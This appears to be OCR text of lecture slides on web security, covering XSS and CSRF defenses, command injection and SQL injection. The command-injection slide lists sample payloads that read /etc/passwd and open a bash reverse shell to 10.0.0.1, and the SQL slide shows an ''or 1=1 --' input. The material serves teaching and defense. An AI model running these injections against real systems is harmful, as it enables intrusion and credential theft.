
XSS Defenses

- Parameter Validation
- HTTP-Only Cookies
- Dynamic Data Tainting
- Static Analysis
- Script Sandboxing

Cookies

- Cookies are small blocks of data stored locally by the web browser
- Cookie is sent with every request to that domain
- Can be used to keep track of whether a user has authenticated (as which user)
- And also other things…
- Can be set by third parties

Cross-Site Request Forgery (CSRF)



CSRF Defenses

- Secret Validation Token:


```
<input type=hidden value=23a3af01b>
```

- Referrer Validation:


```
Referrer: http://www.facebook.com/home.php
```

- Custom HTTP Header:

```
X-Requested-By: XMLHttpRequest
```

- User Interaction (e.g., CAPTCHA)


Command Injection

- Key issue: exporting local execution capability via Web interface
  - Request:http://vulnsite/ping?host=8.8.8.8
  - Executes: ping –c 2 8.8.8.8
- Simple command injection
  - Request: http://vulnsite/ping?host=8.8.8.8;cat /etc/passwd
  - Executes: ping –c 2 8.8.8.8;cat /etc/passwd
  - Outputs ping output and the contents of “/etc/passwd”
- Getting sneakier…
  - ping –c 2 8.8.8.8|cat /etc/passwd
  - ping –c 2 8.8.8.8&catIFS9/etc/passwd
  - ping –c 2 $(cat /etc/passwd)
  - ping –c 2 <(bash -i >& /dev/tcp/10.0.0.1/443 0>&1)


SQL Injection

- SQL Injection is another example of code injection
- Adversary exploits user-controlled input to change meaning of database command

SQL Injection



SQL Injection



What if user = “ `'or 1=1 --` ”

SQLi in the Wild

FORTINET®

Progress® MOVEit®

Defenses Against SQL Injection

- Prepared Statements:

```
String custname = request.getParameter("customerName");
// perform input validation to detect attacks
String query = "SELECT account_balance FROM user_data WHERE
user_name = ? ";

PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname);
ResultSet results = pstmt.executeQuery( );
```

- Input Validation:
  - Case statements, cast to non-string type
- Escape User-supplied inputs:
  - Not recommended

SQL Injection